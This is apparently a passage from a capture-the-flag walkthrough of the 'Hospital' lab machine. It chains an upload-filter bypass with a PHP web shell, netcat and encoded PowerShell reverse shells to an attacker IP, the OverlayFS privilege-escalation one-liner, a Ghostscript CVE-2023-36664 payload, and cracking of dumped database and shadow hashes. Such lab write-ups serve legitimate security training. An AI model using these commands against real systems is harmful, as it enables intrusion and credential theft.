
The web application is filtering on the filename parameter.
We now know that the first thing we will need to overcome is the filename and extension filtering. Luckily for us there are many many ways to do this. A website such as hacktricks is perfect for our uses. Trying things such as changing the case, pHp, or including a %00 null character do not work. Fuzzing the extension however we do discover that .phar is allowed through.

PHP has many extensions that can allow for filter bypass and RCE depending on web server configuration
We can now test if the upload function is filtering on magic bytes by replacing the uploaded png payload with our php web shell. We are still given a success message meaning that there is no magic byte checking we will need to bypass. We now have everything we need to gain RCE on the host. We can upload a php webshell by using the .phar extension and then access it at /uploads/\<filename>.

Since there is no magic byte checking we should now be good to go

Fuzzing is most of web app testing, don't tell anyone.
Shell as WWW-Data
Finding working PHP Web shell
For whatever reason when attempting to access our web shell it does not work. This was a point I got stuck at when attempting to solve the box. Trying a whole bunch of different PHP web shells I came across one that finally works by WhiteWinterWolf. Uploading this we now have achieved RCE on the host and can use a simple bash reverse shell to gain a foothold.

Still don't know why a simple PHP web shell was not working
Upgrading shell using Script Trick
After catching the shell as www-data I then used the script trick to upgrade it to a full TTY shell to allow me to use things like tab complete and backspace.
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.241] 6562
bash: cannot set terminal process group (977): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webserver:/var/www/html/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@webserver:/var/www/html/uploads$ ^Z
zsh: suspended  nc -lvnp 42069

┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                            reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@webserver:/var/www/html/uploads$
Escape Container
Enumerate WSL
We can enumerate the host and find only one user in the home directory, Dr.Williams. This means we will likely have to move laterally to get user.txt. We can also discover we are running on a different host than the external ip, 192.168.5.2. This makes sense as we know from nmap scans that the host machine is windows. This means we are in some kind of container. The lack of a docker .env file leads me to believe it is a WSL system. WSL is a way from a windows computer to 'virtualize' a Linux host natively.
www-data@webserver:/home$ ls
drwilliams

www-data@webserver:/home$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.5.2  netmask 255.255.255.0  broadcast 192.168.5.255
    inet6 fe80::215:5dff:fe00:8a02  prefixlen 64  scopeid 0x20<link>
    ether 00:15:5d:00:8a:02  txqueuelen 1000  (Ethernet)
    RX packets 330758  bytes 66674059 (66.6 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 330853  bytes 155434755 (155.4 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
<...>
I guessed that since we are 192.168.5.2 there is another host at 192.168.5.1. I used a ping command to confirm that theory. We will make a note of all this information for later.
www-data@webserver:/home$ ping 192.168.5.1
PING 192.168.5.1 (192.168.5.1) 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=1 ttl=128 time=0.706 ms
64 bytes from 192.168.5.1: icmp_seq=2 ttl=128 time=0.479 ms
<...>
^C
--- 192.168.5.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4099ms
rtt min/avg/max/mdev = 0.352/0.518/0.706/0.127 ms
Basically
Rabbit Hole
As we are a web service user we should always make sure to check out the web directory for things like database connection strings. looking in /var/www/html/config.php we can see a database connection as expected with the username of root and the password of my$qls3rv1c3!.
www-data@webserver:/var/www/html$ cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');
Trying these creds with DrWilliams over SSH does not work, we are able to use them to connect to the MySQL database using the www-data shell however.
www-data@webserver:/var/www/html$ mysql -u root -p
Enter password: my$qls3rv1c3!
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.11.2-MariaDB-1 Ubuntu 23.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
We can then enumerate the databases, the tables, and finally dump the password hashes for the hospital web application.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| hospital           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.007 sec)

MariaDB [(none)]> use hospital;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

MariaDB [hospital]> show tables;
+--------------------+
| Tables_in_hospital |
+--------------------+
| users              |
+--------------------+
1 row in set (0.001 sec)

MariaDB [hospital]> select * from users;
+----+------------+--------------------------------------------------------------+---------------------+
| id | username   | password                                                     | created_at          |
+----+------------+--------------------------------------------------------------+---------------------+
|  1 | admin      | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 | 2023-09-21 14:46:04 |
|  2 | patient    | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO | 2023-09-21 15:35:11 |
|  3 | hackerfren | $2y$10$gYvcmX6tHjvGDZoDSuuBxey69JemzcxjG09obWEDzcL/eMAEgHPue | 2023-11-21 03:35:42 |
+----+------------+--------------------------------------------------------------+---------------------+
3 rows in set (0.001 sec)
Passing the hashes for the admin and patient user into hashcat we can see they are bcrypt $2\*$, Blowfish (Unix) hashes. We can then use -m 3200 to attempt to crack them.
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 3200 hashes /usr/share/wordlists/rockyou.txt
<...>
$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2:123456
The admin password quickly cracks to 123456 but I was unable to get the patient user's password to crack. Sadly this information is not useful and we must climb back out of our rabbit hole.

Rabbit holes are the WORST
OverlayFS Exploit CVE-2023-2640 & CVE-2023-32629
Going back to general enumeration of the container we can discover that it is likely vulnerable to the overlayfs privilege escalation exploit. This is CVE-2023-2640 & CVE-2023-32629 and we can find a POC on this reddit post. It is also known as the Game Overlay exploit and it affects Ubuntu system kernels. The versions that are vulnerable can be found here.
# original poc payload
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("id")'
Checking the version of the Linux kernel we have using uname -a we can tell it is 5.19.0. This is in the list of vulnerable versions. As such we can use the exploit the escalate to the root user of the container and possibly find a way to move to the underlying host. Change the payload of the example command from id to bash to get it to work.
<share -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
<thon3 -c 'import os;os.setuid(0);os.system("bash")'
mkdir: cannot create directory 'l': File exists
mkdir: cannot create directory 'u': File exists
mkdir: cannot create directory 'w': File exists
mkdir: cannot create directory 'm': File exists
root@webserver:/var/www/html# id
uid=0(root) gid=33(www-data) groups=33(www-data)
DrWilliams Password
Now that we have root we can grab the /etc/shadow and attempt to crack DrWillams password. The first thing we will need to do is transfer the /etc/shadow and the /etc/passwd file back to our attacking machine. The easiest way to do this is to simply copy and paste the data into new files. We will then use unshadow to create a hash that John the Ripper can use and crack.
┌──(kali㉿kali)-[~/Desktop]
└─$ unshadow pass.txt shadow.txt > hash

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash
root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:0:0:root:/root:/bin/bash
<...>
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash
lxd:!:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:!:109:116:MySQL Server,,,:/nonexistent:/bin/false
Passing this into john we can crack DrWilliams password to qwe123!@#. Sadly this password does not work with SSH on the underlying windows host. We can however use it to login to the webmail application on port 443 using drwilliams@hospital.htb and his password.

Most of my doctors visits are literally like this...
Ghostscript Code Injection Exploit CVE-2023-36664
Logging into the webmail application as drwilliams@hospital.htb and using qwe123!@# we can see a message about .eps files being used with Ghostscript.

Make sure to use drwilliams@hospital.htb as the username
Some searching on the web for Ghostscript exploits quickly reveals CVE-2023-36664 which is a code injection that will allow for code execution. There is a great POC by jakabakos which we can use to create a malicious .eps file. Looking at the examples on the github page we can change the payload variable to be a PowerShell reverse shell as we are now attempting to move laterally to the windows host. We can use revshells to easily generate the powershell base 64 payload.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 exploit.py --generate --payload "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAzACIALAA0ADIAMAA2ADkAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA" --filename shell --extension eps

[+] Generated EPS payload file: shell.eps
Now we simply need to set up a nc listener and replay the email with our malicious .eps file attached. When the bot user opens the file we will get a hit and a user shell on the windows box. From here we can grab user.txt

Attach the malicious .eps file as an email response
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.241] 22878

PS C:\Users\drbrown.HOSPITAL\Desktop> cat user.txt
7505************************b592
Russian and Chinese APT's be like
Root
Enumeration
Doing some basic enumeration of the windows machine we don't find much that we can use to escalate privileges. What is interesting is that we have write permissions to the webmail servers web root. This should at least allow us to move laterally to a web server service account which might have the SE Impersonate privileges we need to escalate with a potato exploit.
PS C:\xampp\htdocs> icacls .
. NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(AD)
BUILTIN\Users:(I)(CI)(WD)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
Upload PHP Web shell
Using IWR and a python webserver I then uploaded the same PHP web shell we used before to the web root directory. I can then simply access the shell and use another PowerShell base64 reverse shell command to get another shell. Surprisingly this shell is running as system and we can grab root.txt and complete the box, making an extremely short and easy root step.
PS C:\xampp\htdocs> iwr http://10.10.14.13/shell.php -outfile shell.php

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.241 - - [20/Nov/2023 17:22:31] "GET /shell.php HTTP/1.1" 200 -

PS C:\xampp\htdocs> ls
Directory: C:\xampp\htdocs
<...>
-a----       11/20/2023   9:22 PM           7205 shell.php
